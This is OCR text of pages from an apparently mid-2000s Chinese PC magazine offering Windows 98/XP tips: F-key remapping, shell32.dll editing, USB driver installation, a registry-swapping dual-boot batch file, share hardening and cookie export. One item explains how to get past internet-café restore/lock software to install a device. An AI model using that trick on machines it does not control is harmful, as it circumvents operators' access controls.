总结下来，我们会发现F1、F4、F6、F7、F8、F11、F12这七个键在Windows中用处不大，那么为什么不把它们的职能换一换，担负起更重要的工作呢？比如你的键盘是普通键盘，对别人的多媒体键盘羡慕已久，那么用FKeys这款免费小软件（下载地址：http://www.max2k.com/download.php?id=11）就可以对F键进行全面改造，让普通键盘摇身变为多媒体键盘。这里为大家提供一个设置的方案（如果操作系统是Windows XP，F12键无法进行设置），设置完成后单击“Save&Minimize”按钮使其缩小至系统托盘，同时将FKeys的快捷方式复制到“开始→程序→启动”，使其随Windows一同启动。

功能键	功能	命令
F1	打开计算器	calc
F4	给系统栏目小编写信	mailto:system@cfan.com.cn
F6	播放自己喜欢的MP3	C:\1.m3u（根据实际情况添写）
F7	打开记事本	notepad
F8	启动OE	C:\Program Files\Outlook Express\MSIMN.EXE
F11	启动Word	C:\Program Files\Microsoft Office\OFFICE11\WINWORD.EXE

CF [XT05]

“运行”窗口的宽和高。把它修改成82，145，和背景图片的大小相等。单击“编译脚本”，就可以看到修改完成的“运行”窗口了。

第八步：到现在修改的“运行”窗口是带标题栏的，标题栏的好处是可以随意移动“运行”窗口。而图1所示窗口没有带标题栏，就无法移动窗口了。你可以根据自己的爱好编辑对话框，在“风格”选项框中取消“WS_CAPTION”这一风格。

第九步：全部修改完毕后，单击“编译脚本”，并选择“文件→保存”进行保存。退出Windows，在DOS下输入COPY C:\shell32.dll C:\windows\system32\shell32.dll（这里的C:\shell32.dll是修改后的Shell32.dll的路径）或在另一个系统中进行文件的覆盖。

至此，已经把“运行”窗口修改成图1的样子了。我们可以制作多个“运行”窗口样式，时不时替换一下，绚出自己的Cool！

CF [XT04]

网吧巧用闪盘全接触

■ 赵小伟 杜守阳 张学坤

《电脑爱好者》2004年第12期的系统应用栏目介绍了使用闪盘在Windows 98下安装驱动不需要重启的方法。一些朋友也遇到过类似情况，采取了常规的硬件驱动程序安装等方法，同样解决了这个问题。安装闪盘驱动程序的方法大致有以下四种。

方法一：常规方法

插上闪盘后，Windows 98提示找到新硬件，按照向导安装驱动程序，指定驱动程序所在路径，一路“Next”至安装完成，只要提示已正确安装，不需要重启就能使用闪盘。

方法二：利用厂商驱动

另一种方法是执行随机提供的setup安装文件，安装完成后提示需要重启才能使用闪盘。有些厂家的驱动程序，除提供setup.exe安装文件外，还提供常规的INF驱动程序文件，这样，在指定路径下就能找到驱动程序完成安装。而有的厂家仅提供了一个setup.exe安装文件，这时需要手工进行解压缩处理。

大多数setup.exe安装文件是利用WinRAR生成的自解压文件，其中包含了INF文件。只要用WinRAR释放其中文件，再指定INF文件所在路径，就能正确安装。

第一步：假设闪盘随机提供的驱动程序只有一个Setup.exe文件，打开其所在文件夹，右击该文件并选择“用WinRAR打开”，将所有文件解压到一个文件夹，如F:\jp6。

第二步：插上闪盘，系统提示找到Flash Disk，点击“下一步”，指定驱动程序所在路径F:\jp6(见图1)，再点击“下一步”，系统提示找到驱动程序并准备安装，点击



图1

“下一步”后完成安装。打开“我的电脑”，你会发现其中已经出现了可移动磁盘的图标。

至此，闪盘在Windows 98下的驱动程序已安装完成，不需要重启，也不需要多次注销就能使用闪盘了。不过，如果Setup.exe安装文件不是用WinRAR生成的自解压文件，那你只好用2004年第12期文章中提供的注销方法了，你会发现其中已经出现了可移动磁盘的图标。

方法三：如果没有厂商驱动程序

如果找不到闪盘专用的驱动程序，首先应从http://www.newhua.com/cfan/200415/usbsetup.rar下载USB万能驱动(解压缩后运行)，运行后点击安装即可。然后插入闪盘，系统提示找到新硬件，点“下一步”，选择“从列表选择所需的驱动程序”，点“下一步”出现如图2所示界面，



图2

选中“USB Mass Storage Device”，然后一路“下一步”直到完成安装，此后即可正常使用闪盘。这种USB万能驱动可以兼容99%以上的USB设备，基本可以满足你的要求。

方法四：如果安装了“还原精灵”

一些网吧可能会安装“还原精灵”来控制用户使用电脑，这时可以利用方法三中的步骤一路执行，当画面中出现“Windows已经安装了新硬件设备所需的软件”时，屏幕被锁定。关键时刻到了，用“Ctrl+Alt+Del”组合键调出“关闭程序”对话框，什么都不要做，点击“取消”退出，这时屏幕锁定解除，点击“完成”，电脑会完成最后的操作，闪盘安装成功。 CF [XT06]

"锋"言风语

越来越招人喜欢的QQ

我身边的很多人，在OICQ刚刚出现时，对它都不看好，然而腾讯几年来的经营逐渐改变了这一现实。现在，腾讯扩张市场、锁定用户群的野心越来越明显，全新的网络硬盘这项在线存储服务便是最好的证明之一。此次新推出的网络硬盘服务面向所有QQ用户提供文件的存储、访问、共享、备份等功能，QQ会员可以拥有128MB的最大存储空间，普通会员的空间是16MB。其所有操作都可以通过鼠标拖动来完成。正因为如此，为了让用户对此项新服务印象更深刻，腾讯在相关页面上赫然抛出了"尽情享受'拖'的快感"这一颇为撩人的宣传标语。

小哲的确比较佩服腾讯QQ最近一年来的一些人性化升级和改进，一个越来越人性化、越来越会投用户所好的腾讯正在继续扩张。此次推出的网络硬盘服务整合于QQ2004，它既充分利用了用户对QQ既有的习惯定势，又不断捆绑新服务并进而推广新版软件。服务本身从某种程度上方便了用户对文件进行网络存取，但这个名字是不是能考虑做些改进：128MB的"硬盘"是不是叫"网络U盘"更合适？

我们需要抛弃IE吗？

IE再次传来毛骨悚然的安全漏洞消息：美国计算机应急中心强调IE的域安全模式有重大缺陷，要想大大减少来自于邮件、论坛或聊天室的不安全内容的严重攻击威胁，请直接转投其他非IE浏览器的怀抱！微软自己都承认了的重大安全漏洞居然连续数星期都没有推出有效补丁，实在令人汗颜。其后不久，研究人员居然在微软为此发布的补丁程序中发现了另一个安全漏洞！对此，微软立刻表态，将来会推出更多修复补丁。补不胜补的IE漏洞似乎在提醒用户们：浏览器不只是IE的天下，其他浏览器，包括Netscape、Opera、Mozilla和苹果的Safari等，都似乎更安全。

但我们又不得不承认：对于普通用户来说，IE确实用得还算顺手，特别是像MyIE2、GreenBrowser等以IE为内核的第三方浏览器，让我们用起来有滋有味，要想转而使用其他游览器，确实很难。相对于其他浏览器来说，毕竟IE向程序员开放了接口。这有点像汽车，只提供组装技术，发动机的关键技术不给你，看似在开发新产品，其实还是在帮他推广。

6月30日，世界上最富有的公关先生比尔·盖茨第九次来华。除了要加强微软中国的内部管理，在中国首发Windows CE并公开源代码以外，更多的精力也放在了和政府机构商谈加强合作这件非同寻常的大事上。谈到价格问题，盖茨先生狡辩说："不知道中国有没有需要提供廉价版Windows的要求。"

以上内容由先锋网(http://www.pcpchina.com/)提供。

|CF|[XT07]

系统应用 系统应用 系统应用 系统应用 系统应用 系统应用 系统应用

安全、效率两不误 系统还原两招

■ Before

系统还原是Windows XP中一个有用的功能，但很多人在打开系统还原的默认设置后就不知道能做什么了。这里教你两招，让你把系统还原玩得更好！

1.安全、效率两不误 备份时间听我的

默认状态下，Windows XP在每使用系统时间达到24小时后自动备份一个还原点，如果觉得这个周期太长或太短，可以进行修改。

打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore]，在右侧窗格双击名为"RPGlobalInterval"的DWORD值，接着在文本框中输入周期时间，这里的时间以秒为单位，如默认24小时就可以输入"86400"(即60×60×24得到，注意在十六进制下请输入15180)，你可参考这个数据进行修改。完成后重启系统即可生效。

2.还原文件，有的放矢

我们只希望系统还原的尽量是系统文件，如果在系统分区中有重要数据，且未在"我的文档"中，那么还得将这些文件(夹)添加到保护列表中。保护列表？可能你会疑惑：Windows XP提供有这功能？是的，的确有，只不过又是直接隐藏在注册表中了。

打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\BackupRestore\FilesNotToBackup]，在侧窗格中已经有相关键值项，添加自定义文件(夹)方法也非常简单，右击并选择"新建→多字符串值"，在键值项名称中随便输入能够标识备份文件夹的名称，两次回车后，弹出修改键值对话框，在文本框中输入需要保护文件(夹)的绝对路径。重启系统后即可生效，以后使用系统还原功能将不对这些受保护的文件(夹)覆盖。

|CF|[XT08]

单Windows 98实现双重启动

■ 郭力强

学校微机室中的电脑安装了Windows 98，原来只用来上课和普通上机，没有必要做双启动。现在学校装了宽带网，所有机器都可以上网，学校打算利用课余时间对学生计费开放，要安装计费软件。而计费软件都是开机就启动，这样一来，正常上课时间就会影响学生普通上机，因此要做成双启动。查了大量网页和书籍，也没有找到Windows 98单操作系统变双启动的实例。

经过冥思苦想，突然想到了DOS时代的两个重要文件config.sys和autoexec.bat两个文件，利用它们就可以实现单系统的不同配置启动，我们最常用的Windows 98启动盘启动菜单就是由它们实现的。

第一步:在原来无法上网的状态下备份注册表文件，把c:\windows\system.dat、c:\windows\user.dat、c:\windows\system.ini、c:\windows\win.ini四个文件拷贝到一个不常用或被保护的文件夹，以免被学生误删除，这里选择的是c:\windows\command\，然后将这四个文件分别改名为system1.dat、user1.dat、system1.ini、win1.ini。

第二步：设置网络参数使机器可以上网，并装上计费软件，然后重启电脑，进入Windows 98，同样要备份上一步中提到的四个文件，同样拷贝到c:\windows\command\下并分别改名为system2.dat、user2.dat、system2.ini、win2.ini。

第三步，编辑config.sys文件，生成启动菜单。我的config.sys文件内容如下

```
[menu]
menuitem=NONET, Start  Windows 98.
menuitem=NET, Start  Internet  support.
menudefault=NONET,30
menucolor=7,0
[NONET]

[NET]
```

其中[menu]是用来设置菜单的，“menuitem=”命令用来设置菜单显示内容以及对应的变量，每一个产生一个菜单项，本例只产生“Start Windows 98”（普通启动）和“Start Internet support”（附带上网功能）两项。“menudefault=”用来设置默认选择以及显示时间，本例中默认选择是“Start Windows 98”，保持时间30秒。“menucolor=”用来设置菜单的颜色。“[NONET]”和“[NET]”在DOS下是自启动应加载的驱动程序，这里不添加内容，Windows 98会自动加载所需驱动。

第四步：编辑autoexec.bat文件，实现不同的配置。要实现不同的配置就要用不同的注册表启动，所以自动批处理文件的作用主要是用来更换注册表文件。我的autoexec.bat文件的内容如下：

```
@ECHO OFF
path c:\windows;c:\windows\command
goto  %config%
:NET
echo.
attrib -r -h c:\windows\command\system2.dat
attrib -r -h c:\windows\command\user2.dat
attrib -r -h c:\windows\system.dat
attrib -r -h c:\windows\user.dat
del c:\windows\system.dat
del c:\windows\user.dat
copy c:\windows\command\system2.dat c:\windows\system.dat
copy c:\windows\command\user2.dat c:\windows\user.dat
copy c:\windows\command\system2.ini c:\windows\system.ini
copy c:\windows\command\win2.ini c:\windows\win.ini
attrib +r +h c:\windows\command\system2.dat
attrib +r +h c:\windows\command\user2.dat
attrib +r +h c:\windows\system.dat
attrib +r +h c:\windows\user.dat
echo.
GOTO QUIT
:NONET
echo.
attrib -r -h c:\windows\command\system1.dat
attrib -r -h c:\windows\command\user1.dat
attrib -r -h c:\windows\system.dat
attrib -r -h c:\windows\user.dat
del c:\windows\system.dat
del c:\windows\user.dat
copy c:\windows\command\system1.dat c:\windows\system.dat
copy c:\windows\command\user1.dat c:\windows\user.dat
copy c:\windows\command\system1.ini c:\windows\system.ini
copy c:\windows\command\win1.ini c:\windows\win.ini
attrib +r +h c:\windows\command\system1.dat
attrib +r +h c:\windows\command\user1.dat
attrib +r +h c:\windows\system.dat
attrib +r +h c:\windows\user.dat
echo.
GOTO QUIT
:QUIT
echo.
```

至此，完成了Windows 98双启动的设置，可以重启电脑看一下效果了。最后需要注意的是：在备份注册表文件时，要按先备份软件和文件比较少的注册表，再安装需要软件备份第二个注册表，否则可能在启动过程中出错，不能达到双启动的目的。 CF [XT09]

五大妙招保护 XP 共享资源

■ 帅仕麟

用过Windows XP的用户会发现，它共享文件的方式与Windows 2000相比有所不同，Windows XP提供了简单文件共享的功能，通过它能很方便地设置共享。不过，该共享方式虽然方便易行，但并不安全。为此，本文将介绍如何通过组策略的方式来提高共享资源安全性的方法。

安全属性的“根据地”

单击“开始→运行”，弹出“运行”对话框，在“打开”下拉列表框中输入“gpedit.msc”，然后点击“确定”按钮，打开“组策略”编辑器窗口。在左侧窗格中逐级展开“本地计算机”，选择“计算机配置→Windows设置→安全设置→本地策略”分支。组策略中与网络共享




图 1

相关的设置都集中在“用户权利指派”和“安全选项”两个设置项中(见图1)。

为自己的电脑添加黑名单和白名单

通常情况下，我们一旦建立一个共享文件夹，对不能访问这个共享文件夹的用户进行设置是很麻烦的。有什么办法能不用单独设置，让某些用户永远不能访问我的共享呢？

在“用户权利指派”分支下的右侧窗格中，双击“从网络访问此计算机”策略项，会弹出“从网络访问此计算机属性”窗口，在列表中可以将不信任的用户删除。点击“添加用户或组”按钮，弹出“选择用户或组”对话框，依次点击“高级→立即查找”按钮，查询结果将显示在底端的列表框中，用鼠标点选你比较信任的用户或组(按下“Ctrl”或“Shift”键与鼠标配合，进行分散或连续选择多个用户和组)，然后连续三次点击“确定”按钮即可。

> **小提示**
> 在“用户权利指派”分支下，与“从网络访问此计算机”的策略项相反，还可以通过“拒绝从网络访问这台计算机”策略项来设置禁止从网络访问当前电脑的用户或组。

本地登录才能访问软盘和CD-ROM

这项设置在“安全选项”设置项中。默认情况下，该策略项处于停用状态。双击此策略项，在弹出的“设备:只有本地登录的用户才能访问软盘属性”窗口中选择“已启用”单选按钮，即可开启该策略。启用后，网络用户将不能通过共享方式访问你的软驱。

> **小提示**
> 还有类似方法，你还可以通过设置“只有本地登录的用户才能访问CD-ROM”策略项来限制网络用户对光驱的共享访问。

对主人也要“严加看管”

在“安全选项”分支下，可以在该策略项中选择Windows XP的共享方式，方法是双击“网络访问:本地账户的共享和安全模式”策略项，弹出“网络访问:本地账户的共享和安全模式属性”窗口，在其下拉列表中选择“经典 - 本地用户以自己的身份验证”选项，或是“仅来宾 - 本地用户以来宾身份验证”选项。

“经典”方式是指Windows 2000的共享管理模式，也就是本地用户可以获得比较高的权限。“仅来宾”方式是指Windows XP的默认简单文件共享管理模式。很显然，“仅来宾”方式把本地用户也当作了“来宾”来对待，安全验证方面自然要严格不少。

共享名称别随便看

在“安全选项”分支下，“不允许SAM账户和共享的匿名枚举”是一项比较有价值的策略项，启用后，网络用户将不能打开你的电脑，不能显示你的共享目录。只有确切知道你的共享目录名称，并在“运行”对话框或在URL地址栏中输入“\\电脑名称或IP地址\共享目录名”(例如“\\sunbird\share”)时，才能将共享目录打开。这样就大大提高了共享的安全性。

|CF|[XT10]

技巧E卡通 Skill Tips

Windows XP 屏幕保护程序密码的设置方法

有的朋友发现 Windows XP 中设置屏幕保护密码好像不那么简单。正确设置方法应该是由“开始→设置→控制面板→用户账户”，挑选准备设置屏幕保护程序密码的账户进入，输入一个新密码并确认，最后输入一个单词或短语作为密码提示(也可以不输入任何内容)，点击“创建密码”按钮便完成了。接着，在桌面上右击并选择“属性”，进入“屏幕保护程序”选项卡，然后将“恢复时使用密码保护”前面的复选框打勾，并选择屏幕保护程序启动的等待时间，这样就完成了所有设置，屏幕保护密码就成了用户密码。

(顾红菊)

Windows XP打SP2补丁后是否需要重新激活

如果不能确定自己的系统在安装SP2后是否会被要求激活，那么安装它具有一定风险。如何能够提前判断呢？使用Windows XP系统自带的签字验证工具，可以检查系统关键文件是否被修改过，也就是看看这些文件是否为原始文件一模一样的副本。具体方法如下：在“开始→运行”中输入“sigverif”，回车后在打开的“文件签名验证”窗口中单击“开始”，稍等一会，如果系统提示“已扫描文件。验证结果，文件已经过数字签名”，那么恭喜你，可以放心安装了。

(SC)

访问“邻居”不必输入用户名

单位用的操作系统都是 Windows 2000，同事间经常要共享数据，但又要对本部门以外的人员进行数据保密，所以往往给操作系统设置密码。虽然这样增加了保密性，但无形中为每次访问共享数据增加了输入用户名和密码的环节，非常不方便。其实，当访问出现输入用户名及密码提示时，可以只输入密码，而用户名处保留为空，这样系统会把用户名默认为本机当前登录的用户名，从而省去了输入冗长用户名的工作。当然，要访问成功，被访问的操作系统要已经许可这个用户访问共享文件夹。

(SC)

快速干掉顽固的程序

不知道大家是否碰到过这种情况:，比如要彻底删除某个程序(一般是非系统程序)，虽然在控制面版中已经执行了删除操作，但在桌面或安装目录中还保留着部分残留文件，而且不能删除，虽然重启电脑后可以删除，但还是麻烦了点。其实，只要到任务管理器结束“rundll32.exe”进程就可快速干掉顽固的程序。

(庞锦贵)

拯救未下载完整的压缩文件

有时某个压缩文件因为网络问题未能完整下载，在使用 WinRAR 解压时会出现 CRC 错误或“unexpected end archive”提示。难道真的必须要重新下载文件才可以正常解压吗？大家可以尝试下面这招：右击该压缩文件，选择“释放文件”菜单，在打开的“解压路径和选项”窗口中勾选“保留损坏的文件”一项，单击确定即可。如果压缩文件中包含视频、音频文件，可以在解压后首先不理会错误提示窗口，将解压后的文件拷贝到其他目录，利用 VLC 等可以播放不完整媒体文件的工具进行播放。

(SC)

借用批处理解决键盘坏键问题

电脑键盘上冒号键坏了，我当时没在意。不料电脑中了病毒，从软盘启动后，才发现坏了，因为没有冒号，无法进入D盘，而DOS下的杀毒程序就安装在D盘。这时忽然想到了以前在DOS时代常用的bat文件。在系统里面找了几个文本格式的帮助文件，里面恰好包括“D”和“:”。然后用“EDIT”将多余内容清除，只剩下是“D:”，并另存为名叫D.BAT的文件。退出EDIT，运行D.bat，顺利进入D盘，完成杀毒任务。并用同样手法进入C盘，手工删除残余病毒文件。启动电脑，一切OK！这种万不得已情况下的方法可以帮助我们解决一些键盘临时坏掉的问题，如果还可以进入Windows，可以使用以前介绍过的在“运行”窗口输入“osk”打开屏幕键盘来临时解决这个问题。

(史海山)

CF [XT11]

在电脑使用中，经常会莫然其妙地遇到点小烦恼，虽然它们也不是那么讨厌，也不会影响你的基本操作，但多少总会有些费事，其实这些小烦恼只要经过简单处理，就能轻松化解，不信就来看看这篇……

小烦恼 解决起来其实很简单

■ 苦咖啡

Windows 98/2000 实现自动校时

烦恼：Windows XP提供了通过Internet时间服务器自动校对系统时钟的功能，但Windows 98/2000却无法享受这样的待遇，虽然也有不少第三方软件，但它们总是驻留在系统中，占用了宝贵的系统资源。

我们推荐你使用Neutron这个只有6KB的免费小软件以及Windows自带的计划任务来进行自动校时。

到http://keir.net/download/neutron.zip下载该软件，然后将其解压缩至任意目录，接着运行Neutron.exe即可启动软件，点击界面右下方的“>>”按钮展开设置页，一般情况下上面两项的Time Server和协议都无须更改，勾选最后两项Auto Sync at program startup（程序启动后自动校时）、Exit after time has been synced（校时后退出程序），这样每次启动软件后，即开始自动校时，完成并倒计时六秒后，软件自动退出（见图1）。




图1

完成上面设置后，退出软件，打开“控制面板→计划任务”，右键拖动Neutron.exe到“计划任务”窗口，这样可快速生成任务。接着双击新建的任务，然后根据自己的情况，对其运行进行设置，比如：设定每天十一点自动运行该软件进行校时。

“文件夹选项”解决小烦恼（Windows XP）

首先，告诉你一个Windows 2000/XP的小秘技：每次都要点击“查看→文件夹选项”很麻烦，其实只要点击“查看→工具栏→自定义”，然后在“可用工具栏按钮”列表选中“文件夹选项”，然后单击“添加”按钮，这样“文件夹选项”就跑到资源管理器的工具栏上了，以后用起来只要一点就可以打开。

1.Thumbs.db请走开

烦恼：不知为什么我电脑中的许多文件夹里面总是莫名其妙地出现一个“Thumbs.db”文件。

其实它是在“资源管理器”中使用了“缩略图”查看模式后系统自动生成的缓存文件，有了它，你下回再访问这个文件夹时，文件的缩略图会很快被显示出来。但如果文件夹中的文件相当多，那么它的体积也会跟着增长，而使用此模式的文件夹很多，可想而知，所占用的磁盘空间也是一个不小的数目。因此建议在“文件夹选项”的“查看”选项卡中勾选“不缓存缩略图”（同样适用于Windows 2000）。

2.“控制面板”回归“我的电脑”

烦恼：以前在用Windows 98/2000时，我习惯于直接从“我的电脑”中进入“控制面板”，而Windows XP却把“控制面板”搬出了“我的电脑”。


其实只要在“查看”选项卡中勾选“在我的电脑上显示控制面板”就能实现回归。

> **小提示**
> **如果你希望每次启动时，Windows都自动打开上次关机时打开的文件夹，那么可勾选“在登录时还原上一个文件夹窗口”。**

3.Windows XP你别献殷勤

烦恼：为什么我每次打开“网上邻居”都会很慢？

因为Windows XP要自作多情地搜索并显示局域网内所有共享的文件夹和打印机，而且如果有多台共享打印机，还可能出现打印到其他打印机的情况。因此建议取消“查看”选项卡中的“自动搜索网络文件夹和打印机”（见图2）一项。


图2

另外，如果想删除“网络邻居”中不需要的共享快捷方式，那么可以进入“C:\Documents and Settings\用户名\NetHood”文件夹进行删除即可（同样适用于Windows 2000）。

小提示

让“文件夹选项”看不见

点击“开始→运行”，在运行对话框中输入“gpedit.msc”回车后打开“组策略”窗口，打开“本地计算机策略→用户配置→管理模板→Windows 组件→Windows 资源管理器”，在右侧窗格中双击“从‘工具’菜单删除‘文件夹选项’菜单”选项，接着进入“设置”选项卡，选择“已启用”即可让“文件夹选项”消失掉。

我的桌面图标不要膏药

烦恼：我的 Windows XP 的桌面壁纸是 MM 的照片，但桌面图标下的文字会有背景，它们就像一块块膏药很是影响情绪。

其实利用下面这个小技巧就能让文字背景变透明。打开“系统属性”窗口，进入“高级”选项卡，单击“性能”项下的“设置”按钮，接着在“视觉效果”选项卡中勾选“在桌面上为图标标签使用阴影”即可(见图3)。如果图标文字背景还是没有去掉，那么请在桌面右击，取消“排列图标→在桌面上锁定 Web 项目”的勾选。




图 3

Windows 2000/XP 中删除整个目录

烦恼：以前在 Windows 98 时代，我知道用“Deltree”命令可以删除整个目录，但在 Windows 2000/XP 中怎么没有了这个命令？

其实删除目录的命令已经改为“Rmdir”命令，比如：要删除“D:\test”这个目录下的所有子目录和文件，那么应该是：

```
rmdir /s /q D:\test
```

/s：代表删除所有子目录和其中的文件。

/q：不要在删除文件或目录时询问你 Yes 或 No。

你可以使用这个命令来制作一个删除 Windows 临时文件的批处理：

```
@echo off
rmdir /s /q %temp%
```

将它保存为 cleantemp.bat，然后通过我们以前介绍的方法，在组策略中加为注销脚本，这样就能实现关机快速清空临时文件夹的效果。

让 WinRAR 不解压缩路径

烦恼：每次解压缩压缩包后，WinRAR 都会把路径也一起解出来，很烦人。

其实只要右击要解压缩的压缩包，接着选择“解压文件”，在打开的“解压路径和选项”窗口中进入“高级”选项卡，勾选“不解压路径名”即可(见图4)。



图 4

如果你希望以后制作的压缩包都不带有路径信息，或者是相对路径，那么可以打开 WinRAR，点击“选项→设置”，进入“压缩”选项卡，单击“创造默认配置”按钮，然后在弹出的窗口中进入“文件”选项卡，在“文件路径”中选择“不存储路径”或“存储相对路径”。

如果你想灵活控制压缩包的路径信息，可以在右击要压缩的文件时，选择“添加到压缩文件”选项，然后在弹出窗口中的“文件”选项卡的“文件路径”中设置。

小知识

相对路径(Absolute Path)和绝对路径(Relative Path)

绝对路径和相对路径的概念相当重要，但解释起来较为复杂，它常常与文件名联系在一起。比如在 C:\Winnt\system\shell 文件夹下有一个 shell32.dll 文件，那 shell32.dll 文件的绝对路径文件名就是 C:\Winnt\system\shell\shell32.dll，如果当前文件夹是 C:\Winnt，那 shell32.dll 的相对路径文件名则是 system\shell\shell32.dll，如果当前文件夹是 C:\Winnt\system，那 shell32.dll 的相对路径文件则是 shell\shell32.dll。从中也可以看出来，绝对路径文件名是不变的，而相对路径文件名是动态可变的。

在不打开邮件的情况下直接删除邮件

烦恼：我用 OE 收发邮件，现在每天都会收到大量包含有病毒的邮件，只要一点某个有病毒的邮件，杀毒软件就会跳出来报告，其实我一看邮件标题就能判断出是否带病毒，有没有办法解决这个问题呢？

这主要是 OE 的预览功能在作怪，只要一点邮件，它就会自动进行预览，自然病毒也就被激活了。因此，最好在 OE 菜单栏中点击“查看→布局”，然后取消“显示预览窗格”的勾选，这样除非你双击打开邮件，否则 OE 不会预览邮件内容，对于那些打开邮件就自动执行的邮件病毒有一定的预防作用。

在 Google 中如何用新窗口显示搜索结果

烦恼：使用 Google 搜索后，点击一个链接，IE 就直接进入相关页面，而不像百度那样用新窗口打开。

打开 http://www.google.com，点击“使用偏好”链接，然后在出现的页面中勾选“开启新视窗格以显示查询结果”，同时你还可以在“每页显示××项搜索结果”项中将数字调得大一些。最后，单击“储存使用偏好”按钮即可。 |CF|[XT12]

超级强力技巧——不用输入用户名、密码就能登录论坛；没有Foxmail一样看邮件；轻松修改受损Outlook Express邮箱，让你在家也能使用在公司编写的宏……这一切的一切，都是使用什么功能来完成的呢？

我给电脑当“导爷”

■郑浩宇 GG

Windows和很多软件都提供有导入/导出功能，它们给我们带来了不少方便。现在让我们给电脑当一回“导爷”，充分利用一下软件提供的导入/导出功能，看一看这些功能给我们带来的乐趣。

1.快速访问收藏夹中的网站——收藏夹的导入/导出

打开IE，点击菜单中的“文件→导入和导出”，在弹出的“导入和导出向导”对话框中单击“下一步”按钮。选择“导出收藏夹”，单击“下一步”按钮两次，再选择“导出到文件或地址”项，点击“下一步→完成”按钮。这样就会得到一个名为bookmark.htm的收藏夹备份文件。

导入收藏夹的方法，与导出类似，只需要把第二步改为“导入收藏夹”，第三步中则在“导入收藏夹的来源”中选择“从地址和文件中导入”项，并在相应的文本框中输入导入文件的路径和文件名即可。

进阶技巧：将收藏夹导出后，打开bookmark.htm就可以看到所有收藏夹链接，你可以先用FrontPage编辑该文件，进行修改，将一些常用的链接放在最上面，保存后，将该文件设置为IE的主页，这样只要打开IE，就能快速打开需要浏览的网站了，并且在浏览过程中随时可以通过按工具栏的首页按钮返回选择其他网站，比进入收藏夹中选择更方便。

2.登录论坛何必输入密码——Cookies的导入/导出

很多上网的朋友都会“泡”论坛，由于种种原因，每个论坛所使用的用户名、密码各不相同，所以记忆密码成了一大问题。即便是使用了统一的用户名及密码，但每次登录都输入用户名和密码实在很麻烦，那么想不想在不输入用户名、密码、附加码的情况下登录论坛呢？就算是重装系统，也不用怕，照样可以不输入任何东东。

第一步：备份用户信息——导出Cookies。与导出收藏夹类似，打开IE，登录论坛并注册，注意在注册时，要选择“保留Cookies”或类似的选项（见图1），接着选择菜单中的“文件→导入和导出”，之后选择“导出Cookies”




图1 保存Cookies的选项，有些论坛是在登录时出现该项

并设置好导出的文件名（默认为Cookies.txt）。这样只要把Cookies.txt保存至其他非系统分区，以后即使重装系统，也还可以继续导入使用。

第二步：无用户名、密码登录论坛——导入Cookies。打开论坛首页，会提示你输入用户名、密码及附加码，这时选择菜单中的“文件→导入和导出”，之后选择“导入Cookies”并选择好需要导入的文件，最后按F5刷新页面，就能直接进入论坛了。

进阶技巧：一般论坛用户名及密码最长的保存时间也只有1年，想不想延长这个时间呢？比如要延长一个网址为bbs.h****.net的Cookies有效期，只要按如下方法进行操作即可。

首先，用EmEditor打开导出的Cookies.txt；接着按Ctrl+F，在“搜索内容”中输入“bbs.h****.net”，搜索与该网址相关的内容；找到该网址后，将“FALSE”后的“10*******”改为“16*******”即可（见图2）。这里的10*******表示10亿秒，大约是以1970年为基数到现在所过去的时间，改为16后，表示增加了6亿秒，即增加了20年。




图2 Cookies保存了很多信息

小提示

在EmEditor中每个网址对应的Cookies都是由两行组成的，如果修改了论坛的密码，在重新导出Cookies后，只要把该网址对应的两行复制出来，并粘贴覆盖至原来的Cookies中就可以完成Cookies的更新。

3.信箱丢失不要急——信箱轻松导入/导出

导出邮箱可以实现邮箱的备份，而导入邮箱可以实现恢复。如果你的Outlook Express（以下简称OE）出现错误，信件文件丢失，那么我们就要使用下面的方法进行恢复了。

（1）OE邮箱的导入/导出

OE是大家用得最多的邮件客户端软件，它默认包含了“收件箱”、“发件箱”、“草稿”等几个信件文件夹。其对应的是存储文件夹下的“收件箱.DBX”、“发件箱.DBX”、“草稿.DBX”等几个文件。备份时，只要将这几个文件拷贝到其他文件夹中即可。

当需要恢复时，也很简单，只要将这几个文件覆盖一下即可。

进阶技巧: 如果用户自建了新的信件文件夹，应该如何恢复信件文件夹呢？以导入"精彩备份"的信件文件夹为例。首先打开OE，右击窗口右侧的"本地文件夹"项，选择"新建文件夹"，新建一个名为"精彩备份"的信件文件夹，关闭OE。将备份的"精彩备份.DBX"复制到OE的存储文件夹中覆盖即可。

小提示

★将所有E-mail快速导出为HTML文件

